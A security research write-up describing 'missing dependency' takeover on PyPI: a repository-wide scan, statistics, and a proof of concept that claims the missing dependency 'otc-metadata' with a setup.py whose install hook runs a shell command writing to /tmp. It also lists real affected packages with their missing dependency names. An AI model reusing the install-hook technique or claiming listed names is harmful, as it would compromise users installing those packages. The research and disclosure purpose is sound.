

# M.D.A.V.I. – Research

Author: Kartik Singh

## Introduction -

Working with open-source package managers is almost a daily job for anyone working in the IT space whether it's a software developer, QA, cyber security person, etc. and no doubt we all highly rely on them. This open-source nature of these package managers brings the convenience of reusing code shared by the community. However, this also introduced a new threat where bad actors sneakily push malicious code, thus compromising the whole software supply chain and this is not theoretical, we have witnessed this happening quite often in the past few years.

To initiate such attacks bad actors often use attack vectors involving – compromising maintainer accounts, typo-squatting, dependency confusion, etc. And understanding these attack vectors is crucial for us so that we can take necessary steps to prevent such hacks from happening.

With this background information let's move towards the topic of interest i.e. the study of a new attack vector and its identification which is part of the research called M.D.A.V.I.

While working with package managers, I observed quite rare instances where certain packages had dependency/dependencies which do not exist in the respective repository either due to a typo in the dependency name or due the dependency getting deleted later. My experience with software supply-chain security pointed towards this being a potential big threat if this is the case with other packages on a significant scale. Let's say there are some hundreds of popular packages having high regular installations which are affected by the same scenario and a threat actor identified those missing dependencies for the respective packages and since there's a vacancy, the bad actor can publish its own packages in place of those, hosting malicious code.

Therefore, from now on whenever these popular packages are installed, the malicious dependencies will also be installed automatically leading to a complete compromise of the system.

To solve this, the M.D.A.V.I. (**Missing Dependency Attack Vector Identification**) program aims at scanning the complete open-source package repository belonging to a particular programming language ecosystem for e.g.- PyPi, NPM, etc. with the intend of

identifying packages having dependencies which do not exist in the respective package repository (either due to a typo or due to the dependency getting deleted later).

## Technical details -

For the initial/first stage of the analysis, the official PyPi package repository hosted at “pypi.org” was chosen which involved scanning the complete set of packages ever published on it which was approximately 5+ lakhs in numbers using a custom designed scanning tool.

There are two stages to the analysis, first the repository is scanned for identifying packages along with the respective missing dependencies, these dependencies are also tagged with a “regular” or “extras” keyword at this stage. The “regular” tag is assigned to dependencies which are required and will be installed by default and the “extras” tag is for those dependencies which will only be installed when explicitly told to do so (for e.g.- test or dev dependencies), the reference for this can be found in this discussion - <https://stackoverflow.com/questions/52474931/what-is-extra-in-pypi-dependency>. These tags represent the severity of the impact these missing dependencies possess and helps in categorization (more on this later).

The results of this first stage analysis are saved into a CSV file in the following format - “Affected\_package\_name,missing\_dependency\_name:tag”

The second stage of the analysis involves fetching the downloads statistics for each of the affected packages for the last 30 days which is done by querying the official [public PyPI download statistics dataset](#) because the PyPi repository does not offer this data directly in the first place. During this process the previously collected data, stored in the CSV file is used for referring to the affected packages and then the “downloads” count for the past 30 days is appended to them as a tag and finally this result is saved into another CSV file in the following format -

“Affected\_package\_name:download\_statistics,missing\_dependency\_name:tag”

Once this has finished, we get all the necessary information we need to assess the risks associated with these missing dependencies, based on the metrics we have collected i.e. the downloads statistics and the category of the dependency (regular or extra).

Given below is the actual timeline of this analysis -

March 23 1:39 PM IST – The M.D.A.V.I. Scanner initiated the scan of the official PyPi repository

March 24 11:04 PM IST – The scan finished successfully.

March 25 1:14 AM IST – Initiation of the second stage i.e. fetching the stats from public PyPi downloads statistics dataset.

March 25 2:01 AM IST – Second stage execution finished

### Outcomes-

During this whole analysis phase, the M.D.A.V.I. program scanned a total count of - “524361” packages available on the PyPi repository at the time, out of which it found - “3128” instances where the packages were affected by the same scenario discussed above and this number is quite huge in terms the impact it can have if this is identified by the threat actor.

The outcome of 3128 instances can be categorized based on the missing dependency tag, which is the “regular” ones accounted for “2247” whereas the “extras” accounted for “897”.

Further study of the data showed that over “96” affected packages had monthly over 500+ installations, “222” packages had monthly installations in 4 digits, “33” packages had this count in 5 digits and to the surprise there were “44” packages had this count in 6 digits.

Based on the above-mentioned statistics it’s clear that the attack vector we are discussing about can prove to be a disaster if it’s being abused by a threat actor to push malicious code in the open-source supply chain.

To prove this scenario practically, one of the affected packages which was identified in the detection phase was chosen which had the following detection attributes -

“otc-sphinx-directives:14915,otc-metadata:regular”

Here the affected package is - “otc-sphinx-directives” that had a total count of “14915” in monthly installations and it is dependent on the package named - “otc-metadata” that has the “regular” tag suggesting that it is required by-default.

Since, this dependency - “otc-metadata” did not existed on the official PyPi repository at the time (checked at 01-04-23 12:29 AM IST) which provided an opportunity to take over that vacant space and upload a harmless proof of concept package.

Therefore, a package with the same name - “otc-metadata” was published on 01-04-23 12:31 AM IST from the user account - “omnigodz”.

Upon successful installation, this newly published package creates a file named - “test00013.txt” inside the user’s temporary directory at the location - “/tmp/test00013.txt” with the following content - “This is just a test”.

As a result, whenever the affected package - “otc-sphinx-directives” is installed, it will automatically install this dependency which in return executes the custom POC code present in it and hence will create this file - “/tmp/test00013.txt” which proves the successful exploitation of this identified attacker vector.

Given below is the actual technical demonstration of the proof of concept along with the timeline -

Step 1. - Selection of the affected package and the target dependency (Check Exhibit 1.1)

```
opentelemetry-contrib-instrumentations:4100,opentelemetry-instrumentation-aiohttp-server:regular
os-sys:170122,text-editor:regular
os-sys:170122,pythonGui:regular
otc-sphinx-directives:14915,otc-metadata:regular
pgljupyter:1016,openalea.lpy:regular
pgljupyter:1016,openalea.plantgl:regular
pyikarus:5111,dune-functions:regular
```

Exhibit 1.1

01-04-23 12:29 AM IST – The dependency “otc-metadata” does not exist in the PyPi repository (Check Exhibit 1.2)





Exhibit 1.2

Step 2. - Building custom package which was supposed to be published to take over the vacant space left by the missing dependency.

Exhibit 1.3 shows the custom “setup.py” script created for the package as its content, which overrides the predefined “install” command that now executes the code statements defined under the “PostInstallCommand” class within the “run” method.


These code statements import the built-in python - “os” module using which it creates a text file at the location - “/tmp/test00013.txt” with the content - “This is just a test”.



```
1 from setuptools import setup
2 from setuptools.command.install import install
3
4 class PostInstallCommand(install):
5     def run(self):
6         import os
7         os.system("echo 'This is just a test' > /tmp/test00013.txt")
8         install.run(self)
9
10 setup(
11     cmdclass={
12         'install': PostInstallCommand,
13     },
14     name='otc-metadata',
15     version='0.0.1',
16     author='',
17     author_email='',
18     description='A short description of your package',
19     classifiers=[
20         'Programming Language :: Python :: 3',
21         'License :: OSI Approved :: MIT License',
22         'Operating System :: OS Independent',
23     ],
24 )
```

Exhibit 1.3

Then comes the important step of building the package from its source, so that it can be published on the PyPi repository. This was done in the same manner as we would do with any normal package using the command - “python setup.py sdist” (check exhibit 1.4).



```
(omnigodz@Kartika-MacBook-Pro) ~/research/deps/POC/otc-metadata
$ ls -la
total 8
drwxr-xr-x  3 omnigodz  staff   96 Apr 1 00:23 .
drwxr-xr-x  3 omnigodz  staff   96 Apr 1 00:26 ..
-rw-r--r--  1 omnigodz  staff   607 Apr 1 00:27 setup.py

(omnigodz@Kartika-MacBook-Pro) ~/research/deps/POC/otc-metadata
$ python setup.py sdist
running sdist
running egg_info
creating otc_metadata.egg-info
writing otc_metadata.egg-info/PKG-INFO
writing dependency links to otc_metadata.egg-info/dependency_links.txt
writing top-level names to otc_metadata.egg-info/top_level.txt
writing manifest file 'otc_metadata.egg-info/SOURCES.txt'
reading manifest file 'otc_metadata.egg-info/SOURCES.txt'
writing manifest file 'otc_metadata.egg-info/SOURCES.txt'
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md

running check
creating otc-metadata-0.0.1
creating otc-metadata-0.0.1/otc_metadata.egg-info
copying files to otc-metadata-0.0.1
copying setup.py -> otc-metadata-0.0.1
copying otc_metadata.egg-info/PKG-INFO -> otc-metadata-0.0.1/otc_metadata.egg-info
copying otc_metadata.egg-info/SOURCES.txt -> otc-metadata-0.0.1/otc_metadata.egg-info
copying otc_metadata.egg-info/dependency_links.txt -> otc-metadata-0.0.1/otc_metadata.egg-info
copying otc_metadata.egg-info/top_level.txt -> otc-metadata-0.0.1/otc_metadata.egg-info
Writing otc-metadata-0.0.1/setup.cfg
creating dist
Creating tar archive
removing 'otc-metadata-0.0.1' (and everything under it)
```

Exhibit 1.4

Step 3. - Publishing the package

From the previously performed package build process, a new directory - “dist” was created, this is the directory which hosts the distribution archive for the package we want to publish which in this case was the file - “otc-metadata-0.0.1.tar.gz”.

This distribution archive was then used for publishing using the twine utility (check exhibit 1.5).

```
(omnigodz@Kartiks-MacBook-Pro)~/.research/deps/POC/otc-metadata
└─$ ls -la
total 8
drwxr-xr-x  5 omnigodz  staff  160 Apr  1 00:28 .
drwxr-xr-x  3 omnigodz  staff   96 Apr  1 00:26 ..
drwxr-xr-x  3 omnigodz  staff   96 Apr  1 00:28 dist
drwxr-xr-x  6 omnigodz  staff  192 Apr  1 00:28 otc_metadata.egg-info
-rw-r--r--  1 omnigodz  staff  607 Apr  1 00:27 setup.py

(omnigodz@Kartiks-MacBook-Pro)~/.research/deps/POC/otc-metadata
└─$ twine upload dist/*
Uploading distributions to https://upload.pypi.org/legacy/
Enter your API token:
Uploading otc-metadata-0.0.1.tar.gz
100% ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 3.9/3.9 kB • 00:01 • ?

View at:
https://pypi.org/project/otc-metadata/0.0.1/
```

Exhibit 1.5

01-04-23 12:38 AM IST – The package - “otc-metadata” was successfully published (check out exhibits 1.6 and 1.7)




Exhibit 1.6




Exhibit 1.7

Step 4. - This step involved the verification of the proof-of-concept code which was published in the form of the dependency.

Here, a Linux based test environment was used for installing the affected package - “otc-sphinx-directives” using the pip tool which was done using the command - “pip install otc-sphinx-directives”.

The exhibit 1.8 shows the installation process and upon closer look the installation of the dependency - “otc-metadata” which is now a POC package can also be seen.

```
root@0f35c84ed8b4:/home/remnux# pip install otc-sphinx-directives
Collecting otc-sphinx-directives
  Downloading otc_sphinx_directives-0.2.16-py3-none-any.whl (23 kB)
Collecting otc-metadata
  Downloading otc-metadata-0.0.1.tar.gz (985 bytes)
  Preparing metadata (setup.py) ... done
Collecting sphinx>=4.0.0
  Downloading sphinx-7.1.2-py3-none-any.whl (3.2 MB)
  3.2/3.2 MB 1.3 MB/s eta 0:00:00
```

Exhibit 1.8

Once the installation is finished, upon checking the list of files in the “/tmp” directory of the test environment, the text file named - “test00013.txt” was found as expected.

Exhibit 1.9 shows this and the contents of file can also be verified from exhibit 1.10.

```
root@0f35c84ed8b4:/home/remnux# ls -la /tmp
total 1960
drwxrwxrwt 1 root root 4096 Mar 31 19:07
drwxr-xr-x 1 root root 4096 Mar 31 19:06 ..
-rw-r--r-- 1 root root 67 Mar 10 2023 MD5_Init1gy8Aj.c
-rw-r--r-- 1 root root 67 Mar 10 2023 MD5_Initterwek378.c
-rw-r--r-- 1 root root 70 Mar 10 2023 SHA256_Initin_sr8y9.c
-rw-r--r-- 1 root root 70 Mar 10 2023 SHA256_InitPg_tVH.c
-rw-r--r-- 1 root root 37 Mar 10 2023 cpan_install_4iyJ.txt
-rw-r--r-- 1 root root 152 Mar 10 2023 cpan_install_VQZ9.txt
-rw-r--r-- 1 root root 1908226 Mar 10 2023 get-pip.py
drwxr-xr-x 2 root root 4096 Mar 10 2023 hsperrdata_root
-rw-r--r-- 1 root root 65 Mar 10 2023 memmempYbj.s.c
-rw-r--r-- 1 root root 65 Mar 10 2023 memmempqywrdc2.c
drwxr-xr-x 3 root root 4096 Mar 10 2023 nrm-698-2078/612
-rw-r--r-- 1 root root 54 Mar 10 2023 stdbool.hcpbx200j.c
-rw-r--r-- 1 root root 54 Mar 10 2023 stdbool.hu732if.c
-rw-r--r-- 1 root root 66 Mar 10 2023 strlcat9p5xwm51.c
-rw-r--r-- 1 root root 66 Mar 10 2023 strlcatJDzoyP.c
-rw-r--r-- 1 root root 66 Mar 10 2023 strlcpyZsFF2.c
-rw-r--r-- 1 root root 66 Mar 10 2023 strlcpyqmwllifj.c
-rw-r--r-- 1 root root 20 Mar 31 19:07 test00013.txt
drwx----- 2 root root 4096 Mar 10 2023 tmp0h2z3uJ
drwx----- 2 root root 4096 Mar 10 2023 tmp226v9r4
drwx----- 2 root root 4096 Mar 10 2023 tmpkbn1uorb
drwx----- 2 root root 4096 Mar 10 2023 tmpnsh8m0w
drwx----- 2 root root 4096 Mar 10 2023 tmpunadwch_
```

Exhibit 1.9

```
root@0f35c84ed8b4:/home/remnux# cat /tmp/test00013.txt
This is just a test
```

Exhibit 1.10

## Conclusion -

The above proof of concept demonstrated how a missing dependency identified which can then be taken over by any bad actor to push malicious code which can affect a very large user base.

The package - “otc-sphinx-directives” which has downloads in some thousand was just a single test subject, just wonder how could these 3000+ identified packages can be

poisoned with malicious code and how badly this can impact the open-source space which might affect millions of users.